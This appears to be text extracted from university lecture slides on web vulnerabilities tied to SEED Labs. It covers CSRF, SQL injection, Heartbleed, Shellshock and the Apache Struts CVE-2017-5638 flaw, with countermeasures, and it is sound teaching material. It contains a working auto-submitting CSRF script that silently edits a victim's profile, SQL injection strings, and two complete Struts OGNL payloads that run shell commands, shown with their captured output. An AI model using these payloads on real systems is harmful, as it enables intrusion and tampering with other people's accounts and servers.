
CSRF Workflow

Posts malicious
web page URL



What lead to CSRF attack??

- Web browsers automatically attach the corresponding session cookie for all HTTP requests of a domain.
- Trusted website processing a Cross-Site Request: Could not differentiate between a legitimate and forged HTTP requests.



CSRF using GET request

→ Frame the malicious web page and host on a webserver.

(www.maliciousweb.com)


```
<html>
<body>
  <h1>This page forges an HTTP GET request.</h1>

  //<-----A----->>(HTTP GET request URL for add friend) //<---B--->>
  

</body>
</html>
```

CSRF using POST request

- → Observe the “**Edit Profile**” HTTP Request



- **A:** HTTP POST request to forge.
- **B:** The GUID of the victim
- **C:** Session Cookie is attached along with the request.
- **D:** The fields to update in victim's profile.

- The above *LiveHTTPHeader* capture when attacker Samy edits and saves his profile.

Mimic the Page POST

Edit profile

My display name

Samy

About me

[Remove editor](#)

B *I* U ABC 

Word count: 1 p

Public

Brief description

Samy Is my Hero

Public

Location

Public

Save

- On Save button click, web form is submitted and HTTP POST request is sent

```
function post(url,fields)
{
    //create a <form> element.
    var p = document.createElement("form");
    //construct the form
    p.action = url;
    p.innerHTML = fields;
    p.target = "_self";
    p.method = "post";
    //append the form to the current page.
    document.body.appendChild(p);
    //submit the form
    p.submit();
}

function csrf_hack()
{
    var fields;
    //<-----D----->>> (Fields to update in victim's profile)
    // by attackers. The entries are made hidden, so the victim
    // wont be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value='Samy is My
        Hero'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";


    //<-----B----->>> (The GUID of the victim user)
    fields += "<input type='hidden' name='guid' value='39'>";
    //<-----A----->>> (The URL to perform action.)
    var url = "http://www.csrflabelgg.com/action/profile/edit";
    post(url,fields);
}

// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack(); }
```


Countermeasures

- Referrer – Header Approach
 - → Disadvantage header information can be filtered out at client side
- Secret – Token Approach: *Elgg uses this approach*
 - → Includes **__elgg_token && __elgg_ts** in all requests
 - → Validates them on server side
 - → Cross Site requests does not have these values as SOP restricts access.
- Cookie Approach
 - → Includes Session ID in cookie and HTTP request content and validates them on server side.
 - → Cross Site requests cannot access cookie value as SOP restricts access.
-


Countermeasures – Secret Token Approach



Countermeasures – Cookie Approach



SQL Injection Comic Strip



SQL Injection... ;DROP table

- SQL Injection
- Inject a SQL statement in the user input fields

; OR 1=1 –
; Update table
; Insert User

- Blind SQL injection:

Enumerate the database using true and false statements.

; OR 1=1 -- ; OR 1=2 --
Timer based injections


- **Counter Measures:**

1. Use Prepared statements
2. Stored procedures


Heart Bleed

- The SSL protocol – Encrypted communication between client and server
- Keeping SSL connections alive:
 - Establishing SSL channels is expensive
 - Use the Heartbeat protocol
- OpenSSL – Open source implementation of the SSL protocol

Heart Beat Protocol



Heart Bleed Attack



Impact: Private Keys and other sensitive information stored in memory was shelled out.

Fix: To Compare the length of the Payload and the payload length before copy.

Struts 2 – CVE 2017 5638

Apache Struts Jakarta Multipart Parser OGNL Injection

| Request | Response |
|---|----------|
| <div>Raw Params Headers Hex</div> <pre>GET /Struts/showcase.action HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: JSESSIONID=853292C9EE30EF92BD597D1B10DECAC5 Connection: keep-alive</pre> | |

Vulnerable Versions:

Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1

| Request | Response |
|---|----------|
| <div>Raw Headers Hex HTML Render</div> <pre>HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Type: text/html; charset=ISO-8859-1 Date: Sun, 26 Mar 2017 03:10:56 GMT Content-Length: 10100 <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /> <meta name="description" content="Struts2 Showcase for Apache Struts Project"> <meta name="author" content="The Apache Software Foundation"> <title>Struts2 Showcase</title> <link href="/Struts/styles/bootstrap.css" rel="stylesheet" type="text/css" media="all"> <link href="/Struts/styles/bootstrap-responsive.css" rel="stylesheet" type="text/css" media="all"> <link href="/Struts/styles/main.css" rel="stylesheet" type="text/css" media="all"/></pre> | |

Struts 2 – CVE 2017 5638

Request

Raw Params Headers Hex

```
GET /Struts/showcase.action?command=ls HTTP/1.1
Host: localhost:8080
Content-Type: ${(#nike='multipart/form-data')).(#_memberAccess=@ognl.OgnlContext
@DEFAULT_MEMBER_ACCESS)).(#a=@java.lang.Runtime.getRuntime().exec(#parameters.command
[0]).getInputStream()).(#b=new java.io.InputStreamReader(#a)).(#c=new java.io.BufferedReader(#b)).(#d=new
char[51020]).(#c.read(#d)).(#kxlzx=
@org.apache.struts2.ServletActionContext.getResponse().getWriter()).(#kxlzx.println(#d)).(#kxlzx.close)}
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=853292C9EE30EF92BD597D1B10DECAC5
Connection: keep-alive
Cache-Control: max-age=0
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Sun, 26 Mar 2017 04:23:18 GMT
Content-Length: 51021

eth0      Link encap:Ethernet  HWaddr 10:c3:7b:19:3d:3d
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:21780 errors:0 dropped:0 overruns:0 frame:0
          TX packets:21780 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3354240 (3.3 MB)  TX bytes:3354240 (3.3 MB)
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Date: Sun, 26 Mar 2017 03:21:20 GMT
Content-Length: 61122

bootstrap.jar
catalina.bat
catalina.sh
catalina-tasks.xml
commons-daemon.jar
commons-daemon-native.tar.gz
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
velocity.log
version.bat
version.sh
```

Struts 2 – CVE 2017 5638 , Payloads

```
Content-Type: ${(#nike='multipart/form-data').(#_memberAccess=@ognl.OgnlContext
@DEFAULT_MEMBER_ACCESS).(#a=@java.lang.Runtime@getRuntime().exec(#parameters.command
[0]).getInputStream()).(#b=new java.io.InputStreamReader(#a)).(#c=new
java.io.BufferedReader(#b)).(#d=new char[51020]).(#c.read(#d)).(#kxlzx=
@org.apache.struts2.ServletActionContext@getResponse().getWriter()).(#kxlzx.println(#d)).(#kxlzx.close)}
```

```
Content-Type: %{(#nike='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#d
m):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.g
etInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().cl
ear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#p=new
java.lang.ProcessBuilder('ls')).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.str
uts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(
#process.getInputStream(),#ros)).(#ros.flush())}
```

SEED Labs

- Most of the vulnerabilities are caused due to developer mistakes and inherent design.
- **Students should have hands-on experience as they learn to code the secure way.**
- **SEcurity EDucation for Hands-on cyber security learning by Dr Kevin Du @ Syracuse University.**
- Open source labs, VM's online and can be downloaded.
- <http://www.cis.syr.edu/~wedu/seed/index.html>



The screenshot shows the SEED Labs website. At the top is the SEED Labs logo, which includes a shield icon with a checkmark and the text "SEEDLABS". Below the logo is a navigation bar with links: Home, SEED Labs, Lab Setup, Documentations, Workshops, About, and News. The main content area has a green header with the text "Hands-on Labs for Security Education". Below this, a paragraph states: "Started in 2002, funded by a total of 1.3 million dollars from NSF, and now used by hundreds of educational institutions worldwide, the SEED project's objective is to develop hands-on laboratory exercises (called SEED labs) for computer and information security education and help instructors adopt these labs in their curricula." The page is divided into several sections: "Easy Lab Setup" (with an icon of a screwdriver and a gear), "Over 30 Labs" (with an icon of a shield and a gear), "Free Workshops" (with an icon of a person at a computer), and "Textbook (new)" (with an icon of a book). There is also a "News & Events" section on the right side of the page.

SEEDLABS

Home SEED Labs Lab Setup Documentations Workshops About News

Hands-on Labs for Security Education

Started in 2002, funded by a total of 1.3 million dollars from NSF, and now used by hundreds of educational institutions worldwide, the SEED project's objective is to develop hands-on laboratory exercises (called SEED labs) for computer and information security education and help instructors adopt these labs in their curricula.



Easy Lab Setup

Students just need to download our pre-built virtual machine image to their personal computers or run it from a cloud. There is no need for a physical lab space or dedicated computers. All the software we use for the lab environment setup is open-source and free.



Over 30 Labs

We have developed over 30 labs that cover a wide range of topics in computer and information security, including software security, network security, web security, operating system security and mobile app security. More labs are currently being developed.



Free Workshops

To help instructors adopt SEED labs in their curricula, we organize two four-day training workshops each summer at Syracuse University (around June). We have funds to cover the travel costs of 90 participants for 2018. Application is now open.



Textbook (new)

I have written a textbook based on the SEED labs and my teaching experience. The book takes a hands-on approach, i.e., for each security principle, specially designed activities are used to help explain the principle. The book can be ordered from Amazon.

News & Events

New Labs (2018)

- Meltdown Attack Lab
- Spectre Attack Lab
- MDS Collision Attack Lab
- RSA Lab

Instructor manuals can be sent upon request (instructors only).

Feb 20, 2018

The workshop application is now open (only 10 out of 90 seats are left).

October 21, 2017


The Dirty COW attack lab is now available.

Questions?

Backup

Shellshock Vulnerability:

- **Shellshock** or **bashdoor** vulnerability exploits how the *bash* shell interprets function definitions from a process environment.




Shell Shock exploit..

CGI is used by web servers to run executable programs that dynamically generate web pages.

Many **CGI** programs are written in **shell scripts**: **This opens the door for Shellshock attacks!**

Reason: Environment variables are created from data supplied by the user.



Thank YOU !!!



OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks



Table of Contents

| | |
|--|--------------------|
| TOC - About OWASP | 1 |
| FW - Foreword | 2 |
| I - Introduction | 3 |
| RN - Release Notes | 4 |
| Risk - Application Security Risks | 5 |
